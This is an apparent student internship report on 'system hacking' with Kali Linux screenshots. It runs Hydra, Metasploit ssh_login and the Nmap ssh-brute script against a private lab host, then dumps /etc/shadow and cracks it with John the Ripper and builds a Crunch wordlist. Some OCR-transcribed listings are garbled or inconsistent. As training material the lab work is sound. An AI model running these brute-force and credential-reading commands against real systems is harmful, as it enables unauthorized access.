

INTERNSHIP PROJECT 1

Topic: System Hacking

Vikash Kumar | wiryvikash15@gmail.com

1. Hydra

Description:


Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add.

This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

Screenshots:

Screenshot 1:



```
(vikash@kali)-[~]
$ cat > username.txt
auypa
'ajhaoiui
aman
l;ah
dha
msfadmin
sahk
ajkla
^C

(vikash@kali)-[~]
$ cat > password.txt
alha
ahso
ankc
wipvø
asn1
asap
msfadmin
;ldkja
djoid
^C

(vikash@kali)-[~]
$ ls
```

Screenshot 2:

```
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for vikash:
(root@kali)~/home/vikash
# ls
Desktop Documents Downloads Music password.txt Pictures Public Templates username.txt Videos

(root@kali)~/home/vikash
# hydra -L /home/vikash/username.txt -P /home/vikash/password.txt telnet://192.168.126.128
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
egal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-16 06:22:12
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72 login tries (l:8/p:9), ~5 tries per task
[DATA] attacking telnet://192.168.126.128:23/
[23][telnet] host: 192.168.126.128 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-16 06:22:26

(root@kali)~/home/vikash
#
```

2. Auxiliary Module

Description:

The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test.

Adding new functionality via an Auxiliary module is an easy way to take advantage of a lot of the Metasploit library features without having to duplicate code. Most of the functionality needed to do things like socket communications is already included, and if the Metasploit API is used, the only real task is fashioning the code to carry out whatever task you want to add. The best way to learn is by doing; that's why in this section a working auxiliary module will be developed and included. The example that best illustrates this is adding a new family type of auxiliary module and a tool to take advantage of them. The functionality that will be added is Voice over Internet Protocol (VoIP). The result is a simple module that allows a researcher to spoof VoIP

phone calls and callerID. The module is designed to send out an SIP invite request to every address in a given range. The invite request will cause the SIP device to begin ringing and display information about the caller that is read from the packet.

Screenshots:

Screenshot 1:

```
(root@kali) - [/home/vikash]
# msfconsole

(( _--- ,,, --- _ ))
( _ ) 0 0 ( _ )
    |   |   |
    |   |   | M S F
    |   |   | WW
    |   |   |
    *

KALI
BY OFFENSIVE SECURITY

= [ metasploit v6.0.15-dev ]
+ -- ==[ 2071 exploits - 1123 auxiliary - 352 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

msf6 > use auxiliary/scanner/ssh/ssh_
use auxiliary/scanner/ssh/ssh_enum_git_keys      use auxiliary/scanner/ssh/ssh_login
use auxiliary/scanner/ssh/ssh_enumusers          use auxiliary/scanner/ssh/ssh_login_pubkey
use auxiliary/scanner/ssh/ssh_identify_pubkeys   use auxiliary/scanner/ssh/ssh_version
msf6 > use auxiliary/scanner/ssh/ssh_
use auxiliary/scanner/ssh/ssh_enum_git_keys      use auxiliary/scanner/ssh/ssh_login
```

Screenshot 2:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                                             |
|------------------|-----------------|----------|---------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                       |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                     |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                            |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                   |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                       |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                                |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                 |
| RHOSTS           |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:hostname' or 'file:ip,ip,ip' |
| RPORT            | 22              | yes      | The target port                                                                                         |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                        |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                     |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                  |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                               |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                          |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                 |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                                |



msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/vikash/username.txt
USER_FILE => /home/vikash/username.txt
```

2. NSE Scripts

Description:

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.

Screenshots:

Screenshot 1:

```
(vikash@kali)-[/usr/share/nmap/scripts]
$ ls -l | grep ssh
-rw-r--r-- 1 root root 5391 Oct 12 2020 ssh2-enum-algos.nse
-rw-r--r-- 1 root root 1200 Oct 12 2020 ssh-auth-methods.nse
-rw-r--r-- 1 root root 3045 Oct 12 2020 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Oct 12 2020 ssh-hostkey.nse
-rw-r--r-- 1 root root 5948 Oct 12 2020 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root 3781 Oct 12 2020 ssh-run.nse
-rw-r--r-- 1 root root 1423 Oct 12 2020 sshv1.nse

(vikash@kali)-[/usr/share/nmap/scripts]
$ nmap --script ssh-brute.nse -p 22 192.168.126.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 11:11 CST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
NSE: [ssh-brute] Trying username/password pair: root:12345
NSE: [ssh-brute] Trying username/password pair: admin:12345
NSE: [ssh-brute] Trying username/password pair: administrator:12345
NSE: [ssh-brute] Trying username/password pair: webadmin:12345
```


Screenshot 2:

```
(vikash@kali) ~  
$ cd /usr/share/nmap/scripts  
  
(vikash@kali) ~/usr/share/nmap/scripts  
$ ls  
acarsd-info.nse          fcrdns.nse              https-redirect.nse      ms-sql-info.nse         smb-os-discovery.nse  
address-info.nse        fingerprint-strings.nse http-stored-xss.nse     ms-sql-ntlm-info.nse   smb-print-text.nse  
afp-brute.nse           firewall.nse            http-svn-enum.nse      ms-sql-query.nse       smb-protocols.nse  
afp-ls.nse              flume-master-info.nse  http-svn-info.nse      ms-sql-tables.nse      smb-psexec.nse  
afp-path-vuln.nse       fox-info.nse           http-title.nse         ms-sql-xp-cmdshell.nse smb-security-mode.nse  
afp-serverinfo.nse     freelancer-info.nse   http-tplink-dir-traversal.nse mtrace.nse             smb-server-stats.nse  
afp-showmount.nse      ftp-anon.nse          http-trace.nse         murmur-version.nse     smb-system-info.nse  
ajp-auth.nse           ftp-bounce.nse        http-traceroute.nse    mysql-audit.nse        smb-vuln-conficker.nse  
ajp-brute.nse          ftp-libopie.nse       http-trane-info.nse    mysql-brute.nse        smb-vuln-cve2009-3103.nse  
ajp-headers.nse        ftp-proftpd-backdoor.nse http-unsafe-output-escaping.nse mysql-databases.nse    smb-vuln-cve-2017-7494.nse  
ajp-methods.nse        ftp-syst.nse          http-useragent-tester.nse mysql-dump-hasht.nse   smb-vuln-ms06-025.nse  
ajp-request.nse        ftp-vuln-cve2010-4221.nse http-userdir-enum.nse  mysql-empty-password.nse smb-vuln-ms07-029.nse  
allseeingeye-info.nse  ganglia-info.nse      http-vhosts.nse        mysql-enum.nse         smb-vuln-ms08-067.nse  
amqp-info.nse          gopher-ls.nse         http-virustotal.nse    mysql-info.nse         smb-vuln-ms10-054.nse  
asn-query.nse          gpsd-info.nse         http-vlcstreamer-ls.nse mysql-query.nse        smb-vuln-ms10-061.nse  
auth-owners.nse        hadoop-datanode-info.nse http-vnc-streamer-ls.nse mysql-users.nse        smb-vuln-ms17-010.nse  
auth-spoof.nse         hadoop-jobtracker-info.nse http-vuln-cve2006-3392.nse mysql-variables.nse    smb-vuln-regsdc-dos.nse  
backorifice-brute.nse  hadoop-namenode-info.nse http-vuln-cve2009-3960.nse nat-pmp-info.nse       smb-vuln-regsdc-dos.nse  
backorifice-info.nse  hadoop-secondary-namenode-info.nse http-vuln-cve2010-0738.nse nat-pmp-mapport.nse    smb-webexec-exploit.nse  
bacnet-info.nse        hadoop-tasktracker-info.nse http-vuln-cve2010-2861.nse nbd-info.nse           smb-brute.nse  
banner.nse             hbacse-master-info.nse http-vuln-cve2011-3192.nse ncp-enum-users.nse     smtp-commands.nse  
bitcoin-getaddr.nse   hbacse-region-info.nse http-vuln-cve2011-3368.nse ncp-enum-users.nse     smtp-enum-users.nse  
bitcoin-info.nse      hddtemp-info.nse      http-vuln-cve2012-1823.nse ncp-serverinfo.nse     smtp-ntlm-info.nse  
bitcoinrpc-info.nse   hmap-info.nse         http-vuln-cve2013-0156.nse ncp-serverinfo.nse     smtp-open-relay.nse  
bittorrent-discovery.nse hmap-info.nse         http-vuln-cve2013-0156.nse ncp-serverinfo.nse     smtp-strangeport.nse  
bjnp-discover.nse     hostmap-bfk.nse       http-vuln-cve2013-6786.nse ndmp-fs-info.nse       smtp-vuln-cve2010-4344.nse  
broadcast-atadp-discover.nse hostmap-crtsh.nse    http-vuln-cve2013-7091.nse ndmp-version.nse       smtp-vuln-cve2011-1720.nse  
broadcast-avahi-doe.nse hostmap-robtext.nse  http-vuln-cve2014-2126.nse nessus-brute.nse       smtp-vuln-cve2011-1764.nse  
broadcast-bjnp-discover.nse http-adobe-coldfusion-apsal301.nse http-vuln-cve2014-2127.nse nessus-xmlrpc-brute.nse sniffer-detect.nse  
broadcast-db2-discover.nse http-affiliate-id.nse http-vuln-cve2014-2128.nse netbus-auth-bypass.nse snmp-brute.nse  
broadcast-dhcp6-discover.nse http-apache-negotiation.nse http-vuln-cve2014-2129.nse netbus-brute.nse      snmp-hh3c-logins.nse  
broadcast-dhcp-discover.nse http-apache-server-status.nse http-vuln-cve2014-2129.nse netbus-info.nse       snmp-info.nse  
broadcast-dns-service-discovery.nse http-aspen-debug.nse http-vuln-cve2014-3704.nse netbus-version.nse    snmp-interfaces.nse  
broadcast-dropbox-listener.nse http-auth-finder.nse http-vuln-cve2015-1427.nse netbus-users.nse      snmp-ios-config.nse  
broadcast-eigrp-discovery.nse http-auth.nse        http-vuln-cve2015-1635.nse nmap-fs-info.nse      snmp-netstat.nse  
broadcast-hid-discovery.nse http-avaya-ipoffice-users.nse http-vuln-cve2017-1001000.nse nmap-fs-info.nse      snmp-processes.nse  
broadcast-icmp-discovery.nse http-awstatstotal-exec.nse http-vuln-cve2017-5638.nse nmap-sysdescr.nse     snmp-win32-services.nse  
broadcast-jenkins-discover.nse http-axis2-dir-traversal.nse http-vuln-cve2017-5689.nse nmap-win32-shares.nse  snmp-win32-users.nse  
broadcast-listener.nse http-auth.nse        http-vuln-cve2017-8917.nse nmap-win32-users.nse  socks-auth-info.nse  
broadcast-ms-sql-discover.nse http-avaya-ipoffice-users.nse http-vuln-wmr1000-creds.nse nmap-win32-users.nse  socks-brute.nse  
broadcast-netbios-master-browser.nse http-awstatstotal-exec.nse http-waf-detect.nse    nping-brute.nse  
broadcast-networker-discover.nse http-awstatstotal-exec.nse http-waf-fingerprint.nse nmap-enum.nse  
broadcast-novell-locate.nse http-axis2-dir-traversal.nse http-webdav-scan.nse  ntp-info.nse  
                        https-redirect.nse      http-stored-xss.nse   ms-sql-info.nse       smb-os-discovery.nse  
                        http-svn-enum.nse      http-svn-info.nse     ms-sql-ntlm-info.nse  smb-print-text.nse  
                        http-title.nse         http-tplink-dir-traversal.nse mtrace.nse            smb-protocols.nse  
                        http-trace.nse         http-traceroute.nse    murmur-version.nse     smb-psexec.nse  
                        http-trane-info.nse    http-unsafe-output-escaping.nse mysql-audit.nse        smb-security-mode.nse  
                        http-useragent-tester.nse mysql-databases.nse    mysql-brute.nse        smb-server-stats.nse  
                        http-userdir-enum.nse  mysql-dump-hasht.nse  mysql-empty-password.nse smb-system-info.nse  
                        http-vhosts.nse        http-virustotal.nse    mysql-enum.nse         smb-vuln-conficker.nse  
                        http-vlcstreamer-ls.nse http-vnc-streamer-ls.nse mysql-info.nse         smb-vuln-cve2009-3103.nse  
                        http-vuln-cve2006-3392.nse http-vuln-cve2009-3960.nse mysql-query.nse        smb-vuln-cve-2017-7494.nse  
                        http-vuln-cve2010-0738.nse http-vuln-cve2010-2861.nse mysql-variables.nse    smb-vuln-ms06-025.nse  
                        http-vuln-cve2010-2861.nse http-vuln-cve2011-3192.nse nat-pmp-info.nse       smb-vuln-ms07-029.nse  
                        http-vuln-cve2011-3192.nse nbd-info.nse           nat-pmp-mapport.nse    smb-vuln-ms08-067.nse  
                        http-vuln-cve2011-3368.nse ncp-enum-users.nse     ncp-serverinfo.nse     smb-vuln-ms10-054.nse  
                        http-vuln-cve2012-1823.nse ncp-serverinfo.nse     ncp-serverinfo.nse     smb-vuln-ms10-061.nse  
                        http-vuln-cve2013-0156.nse ndmp-fs-info.nse       ndmp-fs-info.nse       smb-vuln-ms17-010.nse  
                        http-vuln-cve2013-6786.nse ndmp-version.nse       nessus-brute.nse       smb-vuln-regsdc-dos.nse  
                        http-vuln-cve2013-7091.nse nessus-brute.nse       nessus-xmlrpc-brute.nse sniffer-detect.nse  
                        http-vuln-cve2014-2126.nse netbus-auth-bypass.nse snmp-brute.nse  
                        http-vuln-cve2014-2127.nse netbus-brute.nse      snmp-hh3c-logins.nse  snmp-info.nse  
                        http-vuln-cve2014-2128.nse netbus-info.nse       snmp-interfaces.nse   snmp-ios-config.nse  
                        http-vuln-cve2014-2129.nse netbus-version.nse    snmp-netstat.nse      snmp-processes.nse  
                        http-vuln-cve2015-1427.nse nmap-fs-info.nse      nmap-sysdescr.nse     snmp-win32-services.nse  
                        http-vuln-cve2015-1635.nse nmap-win32-shares.nse  snmp-win32-users.nse  socks-auth-info.nse  
                        http-vuln-cve2017-1001000.nse nmap-win32-users.nse  socks-brute.nse  
                        http-vuln-cve2017-5638.nse nping-brute.nse  
                        http-vuln-cve2017-5689.nse nmap-enum.nse  
                        http-vuln-cve2017-8917.nse ntp-info.nse  
                        http-vuln-wmr1000-creds.nse ntp-monlist.nse  
                        http-waf-detect.nse  
                        http-waf-fingerprint.nse  
                        http-webdav-scan.nse
```

Screenshot 3:

```
NSE: [ssh-brute] Trying username/password pair: administrator:soccer  
NSE: [ssh-brute] Trying username/password pair: webadmin:soccer  
NSE: [ssh-brute] Trying username/password pair: sysadmin:soccer  
NSE: [ssh-brute] Trying username/password pair: netadmin:soccer  
NSE: [ssh-brute] Trying username/password pair: guest:soccer  
NSE: [ssh-brute] Trying username/password pair: web:soccer  
NSE: [ssh-brute] Trying username/password pair: test:soccer  
NSE: [ssh-brute] Trying username/password pair: root:anthony  
NSE: [ssh-brute] Trying username/password pair: admin:anthony  
NSE: [ssh-brute] Trying username/password pair: administrator:anthony  
NSE: [ssh-brute] Trying username/password pair: webadmin:anthony  
NSE: [ssh-brute] Trying username/password pair: sysadmin:anthony  
NSE: [ssh-brute] Trying username/password pair: netadmin:anthony  
NSE: [ssh-brute] Trying username/password pair: guest:anthony  
NSE: [ssh-brute] Trying username/password pair: web:anthony  
NSE: [ssh-brute] Trying username/password pair: test:anthony  
NSE: [ssh-brute] Trying username/password pair: root:friends  
NSE: [ssh-brute] Trying username/password pair: admin:friends  
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.  
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.  
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.  
Nmap scan report for 192.168.126.128  
Host is up (0.0020s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
| ssh-brute:  
|   Accounts:  
|     user:user - Valid credentials  
|_ Statistics: Performed 282 guesses in 611 seconds, average tps: 0.4  
  
Nmap done: 1 IP address (1 host up) scanned in 634.36 seconds
```

4. John the ripper

Description:

John the Ripper (JtR) is a password cracking tool originally produced for UNIX-based systems. It was designed to test password strength, brute-force encrypted (hashed) passwords, and crack passwords via dictionary attacks.

The tool comes in both GNU-licensed and proprietary (Pro) versions. An enhanced "jumbo" community release has also been made available on the [open-source GitHub repo](#). The Pro version, designed for use by professional pen testers, has [additional features](#) such as bigger, multilingual wordlists, performance optimizations and 64-bit architecture support.

Some of the key features of the tool include offering multiple modes to speed up password cracking, automatically detecting the hashing algorithm used by the encrypted passwords, and the ease of running and configuring the tool making it a password cracking tool of choice for novices and professionals alike.

Screenshots:


Screenshot 1:

```
(root@kali)~[/home/vikash]
# cat /etc/shadow
root:!:18946:0:99999:7:::
daemon:!:18946:0:99999:7:::
bin:!:18946:0:99999:7:::
sys:!:18946:0:99999:7:::
sync:!:18946:0:99999:7:::
games:!:18946:0:99999:7:::
man:!:18946:0:99999:7:::
lp:!:18946:0:99999:7:::
mail:!:18946:0:99999:7:::
news:!:18946:0:99999:7:::
uucp:!:18946:0:99999:7:::
proxy:!:18946:0:99999:7:::
www-data:!:18946:0:99999:7:::
backup:!:18946:0:99999:7:::
list:!:18946:0:99999:7:::
irc:!:18946:0:99999:7:::
gnats:!:18946:0:99999:7:::
nobody:!:18946:0:99999:7:::
_apt:!:18946:0:99999:7:::
systemd-timesync:!:18946:0:99999:7:::
systemd-network:!:18946:0:99999:7:::
systemd-resolve:!:18946:0:99999:7:::
mysql:!:18946:0:99999:7:::
tss:!:18946:0:99999:7:::
strongswan:!:18946:0:99999:7:::
ntp:!:18946:0:99999:7:::
messagebus:!:18946:0:99999:7:::
redsocks:!:18946:0:99999:7:::
rwhod:!:18946:0:99999:7:::
iodine:!:18946:0:99999:7:::
miredo:!:18946:0:99999:7:::
_rpc:!:18946:0:99999:7:::
usbmux:!:18946:0:99999:7:::
tcpdump:!:18946:0:99999:7:::
rtkit:!:18946:0:99999:7:::
sshd:!:18946:0:99999:7:::
statd:!:18946:0:99999:7:::
postgres:!:18946:0:99999:7:::
avahi:!:18946:0:99999:7:::
stunnel4:!:18946:0:99999:7:::
Debian-snmpp:!:18946:0:99999:7:::
ssllh:!:18946:0:99999:7:::
nm-openvpn:!:18946:0:99999:7:::
nm-openconnect:!:18946:0:99999:7:::
```

Screenshot 2:

```
(root@kali)~[/home/vikash]
# cat > hack.txt
root:!:18946:0:99999:7:::
daemon:!:18946:0:99999:7:::
bin:!:18946:0:99999:7:::
sys:!:18946:0:99999:7:::
sync:!:18946:0:99999:7:::
games:!:18946:0:99999:7:::
man:!:18946:0:99999:7:::
lp:!:18946:0:99999:7:::
mail:!:18946:0:99999:7:::
news:!:18946:0:99999:7:::
uucp:!:18946:0:99999:7:::
proxy:!:18946:0:99999:7:::
www-data:!:18946:0:99999:7:::
backup:!:18946:0:99999:7:::
list:!:18946:0:99999:7:::
irc:!:18946:0:99999:7:::
gnats:!:18946:0:99999:7:::
nobody:!:18946:0:99999:7:::
_apt:!:18946:0:99999:7:::
systemd-timesync:!:18946:0:99999:7:::
systemd-network:!:18946:0:99999:7:::
systemd-resolve:!:18946:0:99999:7:::
mysql:!:18946:0:99999:7:::
tss:!:18946:0:99999:7:::
strongswan:!:18946:0:99999:7:::
ntp:!:18946:0:99999:7:::
messagebus:!:18946:0:99999:7:::
redsocks:!:18946:0:99999:7:::
rwhod:!:18946:0:99999:7:::
iodine:!:18946:0:99999:7:::
miredo:!:18946:0:99999:7:::
_rpc:!:18946:0:99999:7:::
usbmux:!:18946:0:99999:7:::
tcpdump:!:18946:0:99999:7:::
rtkit:!:18946:0:99999:7:::
sshd:!:18946:0:99999:7:::
statd:!:18946:0:99999:7:::
postgres:!:18946:0:99999:7:::
avahi:!:18946:0:99999:7:::
stunnel4:!:18946:0:99999:7:::
Debian-snmpp:!:18946:0:99999:7:::
ssllh:!:18946:0:99999:7:::
nm-openvpn:!:18946:0:99999:7:::
nm-openconnect:!:18946:0:99999:7:::
pulse:!:18946:0:99999:7:::
```


Screenshot 3:



```
(root@kali)~/home/vikash
# ls
Desktop  Documents  Downloads  hack.txt  Music  password.txt  Pictures  Public  Templates  username.txt  Videos

(root@kali)~/home/vikash
# john hack.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
vikash (vikash)
ig 0:00:00:00 DONE 1/3 (2021-11-16 11:40) 50.00g/s 400.0p/s 400.0c/s 400.0C/s vikash..vikash9
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

5. Crunch

Description:

In order to hack a password, we have to try a lot of passwords to get the right one. When an attacker uses thousands or millions of words or character combinations to crack a password there is no surety that any one of those millions of combinations will work or not. This collection of a different combination of characters is called a wordlist. And in order to crack a password or a hash, we need to have a good wordlist which could break the password. So to do so we have a tool in kali Linux called **crunch**

crunch is a wordlist generating tool that comes pre-installed with Kali Linux. It is used to generate custom keywords based on wordlists. It generates a wordlist with permutation and combination. We could use some specific patterns and symbols to generate a wordlist.

Screenshots:

Screenshot 1:


```
(vikash@kali)~  
$ sudo su  
[sudo] password for vikash:  
(root@kali)~  
# ls  
Desktop Documents Downloads hack.txt Music password.txt Pictures Public Templates username.txt Videos  
  
(root@kali)~  
# crunch 5 8 abcdef123 -o password.txt  
Crunch will now generate the following amount of data: 429758622 bytes  
409 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 48420180  
  
crunch: 49% completed generating output  
crunch: 87% completed generating output  
crunch: 100% completed generating output  
  
(root@kali)~  
#
```